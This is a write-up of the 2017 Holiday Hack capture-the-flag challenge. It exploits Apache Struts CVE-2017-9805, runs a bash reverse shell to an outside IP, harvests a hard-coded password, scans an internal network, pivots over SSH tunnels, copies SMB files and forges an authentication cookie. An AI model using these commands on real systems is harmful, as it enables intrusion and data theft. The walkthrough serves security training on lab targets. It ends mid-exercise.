
*Holiday Hack Challenge 2017 Write-Up*
*Prepared by: Wayland Morgan*

*1) Visit the North Pole and Beyond at the **Winter Wonder Landing** Level to collect the first page of The Great Book using a giant snowball. What is the title of that page?*



About This Book...

This tome is the work of a successive group of anonymous scribes dedicated to preserving the memory of the exceptional Little People of Oz so that they'll go down in history. Over a span of several centuries, each author has striven to capture the most important social, political, and technological changes the Ozians have experienced from the happy golden days of yore through today.

Each and every author is dedicated to the goal of helping future generations appreciate and understand the unique shared heritage of merriment, mirth, and magnanimity characteristic of the Little People of Oz. This book describes the good times they have shared. Also, it also does not shy away from recording the bad times they have suffered as well. Each writer on this great multi-generational project attempts to record and present the facts neutrally, without bias or opinion, uninfluenced as much as possible by factionalism or the controversies of the day.

*The title of the first Great Book page is “About This Book...”*

*2) Investigate the Letters to Santa application at https://l2s.northpolechristmastown.com. What is the topic of The Great Book page available in the web root of the server? What is Alabaster Snowball's password?*

When inspecting a target web page, a great first step is to inspect its page source. Pressing "Command + Option + U" displays the page source for the production version of the Letters to Santa application. An item that stands out towards the end of the page source is a comment which references a different host, dev.northpolechristmastown.com. This is interesting given that Sparkle Redberry mentions work that work was performed on a development server. Sparkle indicates that the project was rushed and that some of the content should have been removed but instead was marked as hidden to avoid change control process.


*view-source:https://l2s.northpolechristmastown.com/*

Let's take a look at dev.northpolechristmastown.com in our browser and see if we find anything interesting. Again viewing the page source, we see a reference to Apache Struts. Hmm, Sparkle Redberry mentions that Alabaster's primary backend experience is with this platform. We also see a reference to "Equal-facts" which may be a homophone for "Equifax". Equifax suffered a highly publicised breach in 2017 which was made possible by a vulnerability in Apache Struts. Sparkle mentioned that the server is not vulnerable to CVE-2017-5638, but may be vulnerable to other CVE's. He gives a link to a useful article which contains a link to a useful Python script for exploiting CVE-2017-9805.


*view-source:https://dev.northpolechristmastown.com/orders.xhtml*

After some Googling, we find a useful YouTube video which walks us through exploiting CVE-2017-9805. It indicates that we need to find a vulnerable URL on the target server. Let's try https://dev/northpolechristmastown.com/order/402.

The objective of this question asks about data in the root of the web server, which indicates that we may need to obtain shell access. Comments made by Sparkle Redberry about web shells seem to corroborate this. So, let's use our hosted SSH server to set up a netcat listener on Port 80.

```
derp@steambreather:~# nc -nvlp 80
Listening on [0.0.0.0] (family 0, port 80)
```

Great! Now we have simple server set up and ready to accept connections. Now let's take a look at the Python script that we found on Github.

```
derp@steambreather:/home/derp/gitrepos/cve-2017-9805.py#
/home/derp/gitrepos/cve-2017-9805.py/cve-2017-9805.py -u
https://dev.northpolechristmastown.com/orders/402 -c "bash -i >& /dev/tcp/138.197.137.193/80
0>&1"
```

What does all that mean? Well, the script takes a couple of different arguments. "-u" is our vulnerable target URL and "-c" is the command that we want the target server to execute on our behalf. So what command do we want to run? We may want to assume that there is a firewall of other filtering device in our path, so it may be best for the server to send a shell to *us* so as to avoid some sort ingress inspection. A useful cheat sheet can be found which talks about setting up Reverse Shells. The article recommends using the bash command with the -i flag and outputting it to /dev/tcp which will initiate a connection to our public IP address on the port of of our choosing. Hence the "bash -i >& /dev/tcp/138.197.137.193/80 0>&1".

We run the script with our netcat listener set up in advance, and *VOILA*. We have a shell!

```
root@steambreather:~# nc -nvlp 80
Listening on [0.0.0.0] (family 0, port 80)
Connection from [35.227.22.53] port 80 [tcp/*] accepted (family 2, sport 60414)
bash: cannot set terminal process group (6507): Inappropriate ioctl for device
bash: no job control in this shell
alabaster_snowball@hhc17-apache-struts1:/tmp/asnow.rkP7x31p7J1pIshkMByMMzYw$

alabaster_snowball@hhc17-apache-struts1:/tmp/asnow.t0XddVPtyPzZ2933hDr4sLkO$ cd
<che-struts1:/tmp/asnow.t0XddVPtyPzZ2933hDr4sLkO$ cd
alabaster_snowball@hhc17-apache-struts1:~$ ls -la
ls -la
total 32
drwxr-xr-x  3 alabaster_snowball alabaster_snowball 4096 Dec 16 01:03 .
drwxr-xr-x 11 root               root               4096 Nov 24 16:30 ..
-rw-------  1 alabaster_snowball alabaster_snowball    0 Oct 13 12:55 .bash_history
-rw-r--r--  1 alabaster_snowball alabaster_snowball  128 Nov 21 01:10 .bash_logout
-rw-r--r--  1 alabaster_snowball alabaster_snowball 3734 Dec  9 00:15 .bashrc
-rw-r--r--  1 alabaster_snowball alabaster_snowball  675 Oct 12 15:13 .profile
-rw-r--r--  1 alabaster_snowball alabaster_snowball   66 Oct 12 15:35 .selected_editor
drwxr-xr-x  2 alabaster_snowball alabaster_snowball 4096 Dec 16 01:03 .ssh
-rw-r--r--  1 alabaster_snowball alabaster_snowball  266 Jan  8 16:05 .wget-hsts
```

OK, now that we have access we need to obtain the Great Book page. The question indicates it is in the webroot of the server, which we know is running some version of Apache. Based on my experience, I know that apache stores website data in */var/www/*. This seems like a good place to check.

```
alabaster_snowball@hhc17-apache-struts1:~$ ls -la /var/www/html
ls -la /var/www/html
total 1772
drwxrwxrwt 6 www-data www-data       4096 Jan  9 00:05 .
drwxr-xr-x 3 root     root           4096 Oct 12 14:35 ..
drwxr-xr-x 2 root     www-data       4096 Oct 12 19:03 css
drwxr-xr-x 3 root     www-data       4096 Oct 12 19:40 fonts
-r--r--r-- 1 root     www-data 1764298 Dec  4 20:25 GreatBookPage2.pdf
drwxr-xr-x 2 root     www-data       4096 Oct 12 19:14 imgs
```

```
-rw-r--r-- 1 root     www-data   14501 Nov 24 20:53 index.html
drwxr-xr-x 2 root     www-data       4096 Oct 12 19:11 js
-rwx------ 1 www-data www-data       231 Oct 12 21:25 process.php
-rwxr-xr-x 1 www-data www-data       356 Jan  8 23:49 .supershell.php
```

Hey, check it out! A relevant filename. From the Holiday Hack web portal, we know that to unlock a page of The Great Book, we need to enter it's SHA1 hash. How can we obtain the hash of this file?

Most Linux distributions have the sha1sum application available. Let's give that a try.

```
alabaster_snowball@hhc17-apache-struts1:/tmp/asnow.wsrYVninF7k9Wb4REi3Lwz81$ /usr/bin/sha1sum
/var/www/html/GreatBookPage2.pdf
<$ /usr/bin/sha1sum /var/www/html/GreatBookPage2.pdf
aa814d1c25455480942cb4106e6cde84be86fb30  /var/www/html/GreatBookPage2.pdf
```

Perfect! Now we have what we need to unlock the page. OK now to find Alabaster's password. Sparkle Redberry seems to provide a useful hint when telling us never to hard code credentials in configuration files. Could it be that this is the case here? Sparkle also mentions that we should avoid reusing credentials. This password might prove to be very useful to us when we find it. If we follow the line of thought that Alabaster's password is hard coded in a configuration file somewhere, it might be useful to understand a little bit about where configuration files could be stored. Linux systems typically store stuff like this in */etc/*. After a number of recursive searches through this directory, we don't really find anything. We know that this is a Tomcat server and based on experience managing a Jira instance (also Tomcat), I know that these files are typically stored in */opt/.*

After a number of recursive searches through this directory, we find a file with some interesting contents.

```
/usr/bin/find /opt/apache-tomcat/ -type f -exec grep -i -I password {} /dev/null \;
File: /opt/apache-tomcat/webapps/ROOT/WEB-INF/classes/org/demo/rest/example/OrderMySql.class

<-INF/classes/org/demo/rest/example/OrderMySql.class
               final String password = "stream_unhappy_buy_loss";
               String connectionURL = "jdbc:mysql://" + host + ":3306/db?user=;password=";
       connection = (Connection) DriverManager.getConnection(connectionURL,     username,
password);
```

Aha! `stream_unhappy_buy_loss` seems to be Alabaster's password. This proves to be *useful* in subsequent exercises.

On the Topic of Flying Animals

Originally, only birds could fly in Oz. But, throughout the land, it was universally recognized that other flying animals would bring great economic benefits - faster transportation, decreased shipping costs, and a certain whimsicality that would likely increase tourism. Oz's greatest scientific minds were tasked with the creation of such beasts. Unfortunately, the actual development of flying animal species was plagued with unforeseen difficulties.

The first attempt, a single flying lion named Moonracer, was a deemed a failure. Although the lion could indeed fly, children responded in abject terror at his fearsome appearance. The Oz Chamber of Commerce demanded that scientists choose a species less formidable than a lion.

Hoping to correct their error, Ozian scientists next grafted wings onto monkeys, hoping that inherent simian cuteness would prevail. Alas, winged monkeys proved even more horrific than the flying lion.

The exasperated scientists then made their third and final attempt - flying reindeer. Through intense research, they devised an incredible technological advancement that would allow reindeer to fly without wings! It was an unparalleled genetic and aerodynamic achievement.

Yet, even this advance was accompanied by a slight concern. The deep-seated genetic alterations introduced to support wingless flight resulted in an infinitesimally small probability of a significant side effect: a one-in-a-million chance that a reindeer would one day be born with a brilliantly shiny red nose. Some of the scientists posited such a reindeer's nose would even glow. Despite this chance, the researchers charged ahead to breed an entire herd of such flying reindeer. And, for centuries, the "red nose" phenomenon was never observed in the wild.

Although the flying reindeer were a technological marvel and achieved enormous success in Oz, The Great Schism changed everything. During the separation negotiations, the Wizard of Oz and Santa Claus both decided that Moonracer and the reindeer would be moved to the North Pole, while the flying monkeys would remain in Oz.

*The topic of the second Great Book page is "Flying Animals".*

*3) The North Pole engineering team uses a Windows SMB server for sharing documentation and correspondence. Using your access to the Letters to Santa server, identify and enumerate the SMB file-sharing server. What is the file server share name?*

From the rules of engagement on the Holiday Hack site, we know that North Pole engineering team operates their infrastructure on an internal /24, but we do not know the name or the IP address of the SMB file-sharing server. Let's do some basic host discovery with NMAP. Conducting this scanning from the l2s server will allow us to look into the internal network.

```
alabaster_snowball@hhc17-apache-struts1:/tmp/asnow.8bYApCKdl2hIBcP3qoIJFmMn$
/usr/local/rbin/nmap -sn 10.142.0.0/24
<cP3qoIJFmMn$ /usr/local/rbin/nmap -sn 10.142.0.0/24
Starting Nmap 7.40 ( https://nmap.org ) at 2018-01-09 01:09 UTC
Nmap scan report for hhc17-l2s-proxy.c.holidayhack2017.internal (10.142.0.2)
Host is up (0.00023s latency).
Nmap scan report for hhc17-apache-struts1.c.holidayhack2017.internal (10.142.0.3)
Host is up (0.00012s latency).
Nmap scan report for mail.northpolechristmastown.com (10.142.0.5)
Host is up (0.0010s latency).
Nmap scan report for edb.northpolechristmastown.com (10.142.0.6)
Host is up (0.0015s latency).
Nmap scan report for hhc17-emi.c.holidayhack2017.internal (10.142.0.8)
Host is up (0.0015s latency).
Nmap scan report for hhc17-apache-struts2.c.holidayhack2017.internal (10.142.0.11)
Host is up (0.0010s latency).
Nmap scan report for eaas.northpolechristmastown.com (10.142.0.13)
Host is up (0.0014s latency).
Nmap done: 256 IP addresses (7 hosts up) scanned in 3.41 seconds
```

If the names of the servers are to be believed, we don't see anything about an SMB server. After chatting with Holly Evergreen, we are reminded that NMAP has default host discovery checks that may not discover all hosts. To customize which ports NMAP looks for during host discovery, we need to use -PS with a port number, such as -PS123 to check TCP port 123 to determine if a host is up. We know from experience that SMB servers operate on 445. Let's try scanning for that number with the suggested command line arguments.

```
alabaster_snowball@hhc17-apache-struts1:/tmp/asnow.8bYApCKdl2hIBcP3qoIJFmMn$
/usr/local/rbin/nmap -PS445 10.142.0.0/24
<qoIJFmMn$ /usr/local/rbin/nmap -PS445 10.142.0.0/24
```

We get a number of results but one in particular stands out.

```
Nmap scan report for hhc17-smb-server.c.holidayhack2017.internal (10.142.0.7)
Host is up (0.00063s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
```

Awesome. We found our SMB server. But how do we access this server on a private network? Well, let's chat with Holly again. After another chat, we are asked about our experience with port forwarding. If any

of the hosts with a public interface have port forwarding enabled, we may be able to connect to them with our stolen credentials for use as an SSH port forwarder. The port forwarder would then interact with the internal SMB server on our behalf. Using the below SSH command, we do just that.

```
ssh -L :4445:10.142.0.7:445 alabaster_snowball@dev.northpolechristmastown.com
```

From our hosted SSH server, we tell SSH to create a proxy server on local port 4445 which will connect to the internal SMB server on port 445, using our stolen credentials for dev.northpolechristmastown.com to authenticate. An initial attempt to connect to the server enumerates the following:

```
derp@steambreather:~# smbclient -L \\\\127.0.0.1\\ -p 4445 -U alabaster_snowball
WARNING: The "syslog" option is deprecated
Enter alabaster_snowball's password:
Domain=[HHC17-EMI] OS=[Windows Server 2016 Datacenter 14393] Server=[Windows Server 2016
Datacenter 6.3]

    Sharename       Type    Comment
    ---------       ----    -------
    ADMIN$          Disk    Remote Admin
    C$              Disk    Default share
    FileStor        Disk
    IPC$            IPC     Remote IPC
Connection to 127.0.0.1 failed (Error NT_STATUS_CONNECTION_REFUSED)
NetBIOS over TCP disabled -- no workgroup available
```

Using the following we can connect to the “FileStor” share and list contents of our working directory.

```
# smbclient \\\\127.0.0.1\\FileStor -p 4445 -U alabaster_snowball
WARNING: The "syslog" option is deprecated
Enter alabaster_snowball's password:
Domain=[HHC17-EMI] OS=[Windows Server 2016 Datacenter 14393] Server=[Windows Server 2016
Datacenter 6.3]
smb: \> ls
  .                                   D        0  Wed Dec  6 21:51:46 2017
  ..                                  D        0  Wed Dec  6 21:51:46 2017
  BOLO - Munchkin Mole Report.docx    A   255520  Wed Dec  6 21:44:17 2017
  GreatBookPage3.pdf                  A  1275756  Mon Dec  4 19:21:44 2017
  MEMO - Calculator Access for Wunorse.docx         A   111852  Mon Nov 27 19:01:36 2017
  MEMO - Password Policy Reminder.docx      A   133295  Wed Dec  6 21:47:28 2017
  Naughty and Nice List.csv           A       10245  Thu Nov 30 19:42:00 2017
  Naughty and Nice List.docx          A       60344  Wed Dec  6 21:51:25 2017

smb: \> get "GreatBookPage3.pdf"
getting file \GreatBookPage3.pdf of size 1275756 as GreatBookPage3.pdf (3752.6 KiloBytes/sec)
(average 3752.6 KiloBytes/sec)
```

Using the “get” command, we copy the 3rd page of The Great Book to our local system. We do this for all of the pages on the internal server in order to successfully exfiltrate all of the data on the FileStor file share.

# The Great Schism

Many centuries ago, the Little People of Oz were united - one people sharing peace and laughter all the way. But then, tragedy struck - The Great Schism split the community into two bitterly opposed factions: the Munchkins and the Elves. The original cause of this acrimonious division has long been forgotten.

As The Great Schism escalated from verbal arguments to fist fights to the rise of actual armed militias, the Wizard knew he had to act. He reached out to his good friend, Santa Claus, who at the time was setting up a worldwide gift distribution operation at the North Pole. To avoid the near-certain bloodshed of an Oz-wide civil war, the Wizard and Santa agreed that they would relocate the Elven faction to the North, where they would help Santa manufacture presents and run the North Pole's infrastructure. The Munchkins would remain in Oz, living as before, but viewing the Elves' departure as a banishment. The Elves themselves regard their move as a magnanimous and voluntary relocation to the North Pole, seeking refuge from marauding Munchkins.

Sadly, although violence between the Munchkins and the Elves was thwarted, there remains a seething hatred between the two peoples. Despite the best efforts of Santa and the Wizard of Oz, anti-Elf propaganda appears from time to time in Oz, as does anti-Munchin sentiment in the North Pole. Indeed, the two peoples remain in a perpetual state of cold war. Sadly, the chilling after-affects of The Great Schism are felt to this very day.




*Page 3 of The Great Book obtained from the SMB file-sharing server*

*4) Elf Web Access (EWA) is the preferred mailer for North Pole elves, available internally at **http://mail.northpolechristmastown.com**. What can you learn from The Great Book page found in an email on that server?*


First, we need to be able to establish a route to the server. Since we have Alabaster's credentials for a server that allows port forwarding, we can set up a SOCKS proxy to tunnel into the internal network and tell our browser to use that.


```
sudo ssh -D 31337 alabaster_snowball@dev.northpolechristmastown.com
alabaster_snowball@dev.northpolechristmastown.com's password:
alabaster_snowball@l2s:/tmp/asnow.pU4Zg4AkZIjB5hthYLUHtTEC$
```

Now that our proxy server is listening on local port 31337, we need to tell Firefox to send all web traffic to that port. Go to Preferences > Network Proxy, Settings to specify the local port





Now we can reach the server in our web browser.




We see that the server sets an initial cookie with the value {"name":"GUEST","plaintext":"","ciphertext":""}





We know that this is a homegrown crypto implementation and that during decryption, the first 16 bytes are removed and used as the initialization vector or "IV." Then the IV + the secret key are used with AES256 to decrypt the remaining bytes of the encrypted string. We're not sure what would happen if the encrypted string was only 16 bytes long, could we get in with a blank password?


If we replace the cookie value with something like:

```
{"name":"alabaster.snowball@northpolechristmastown.com","plaintext":"","ciphertext":"AAAAAAAAAAAAAAAAAAAAAA"}
```

We are able to get in. The exploit works when you submit a string that is only 16 bytes long, the algorithm then strips off the first 16 bytes, making the result an empty 0 byte string.




After some looking around, we find an email which contains a link to the Great Book page we are after.



# The Rise of the Lollipop Guild

As tensions escalated immediately before The Great Schism, outright fistfights erupted in the streets of the Emerald City as the most radicalized Elves and Munchkins battled for turf. In those early days, the small-scale skirmishes were disorganized and chaotic. But as hostilities and violence continued to grow, organized groups of elite fighters emerged on each side to take control of the militias. One particularly noteworthy band of commandos named itself the "Lollipop Guild."

Today, despite its sweet candy-themed name, the Guild's mission is by no means sugar coated. The official, stated focus of this liliputian force is to apply elite military tactics to defend Oz against all Elven aggression. What's more, it's also believed (at least among the Elves) that the Lollipop Guild engages in offensive operations against the North Pole, both from a cyber and kinetic perspective. The Elves consider the Lollipop Guild to be a terrorist organization. Indeed, the North Pole Elven Blue Team toils year-round defending the computer and network infrastructure of the North Pole from attack. Their biggest fear is that the Lollipop Guild will somehow disrupt or destroy the North Pole's biggest production of the year - Santa's Christmas Day present delivery operation. The North Pole Blue Team is on extremely high alert throughout Christmas Eve, an exhaustive period of analysis and active defense this team refers to as "Blue Christmas."

Although it has never been proven, the Elves allege that the Lollipop Guild has infiltrated its operatives among the North Pole population, cleverly disguising these nefarious interlopers as Elves. According to these rumors, so-called Munchkin Moles mingle among even the Elven Elite. Because Elves and Munchkins look identical, Elven leadership remains confounded about whether Munchkin Moles actually exist. Yet, rumors persist.

*We learn about the Rise of the Lollipop Guild from this page*

*5) How many infractions are required to be marked as naughty on Santa's Naughty and Nice List? What are the names of at least six insider threat moles? Who is throwing the snowballs from the top of the North Pole Mountain and what is your proof?*


Thanks to the loot we got from the SMB server, we have a listing of who is naughty and who is nice. We don't really know what it took to get marked one way or the other on that list. We do have another data set available to us from the NPPD web site in JSON format. Could we use one to enrich the other and possibly answer some interesting questions? Let's find out.

We first need to manipulate both data sets a bit to make them useful. Let's use Google sheets for that and for the rest of this exercise. First, we'll take the Naughty and Nice list, and convert text to columns using commas as a delimiter.

We start out with something like this:

```
derp@steambreather:~/hh2017# head Naughty\ and\ Nice\ List.csv
Abdullah Lindsey,Nice
Abigail Chavez,Nice
Aditya Perera,Naughty
Adrian Kemp,Nice
Adrian Lo,Nice
Adriana Sutherland,Nice
Agnes Adam,Nice
Ahmed Hernandez,Nice
Al Molina,Nice
Alabaster Snowball,Nice
```

And end up with something like this, that we will store in a sheet called "From SMB":

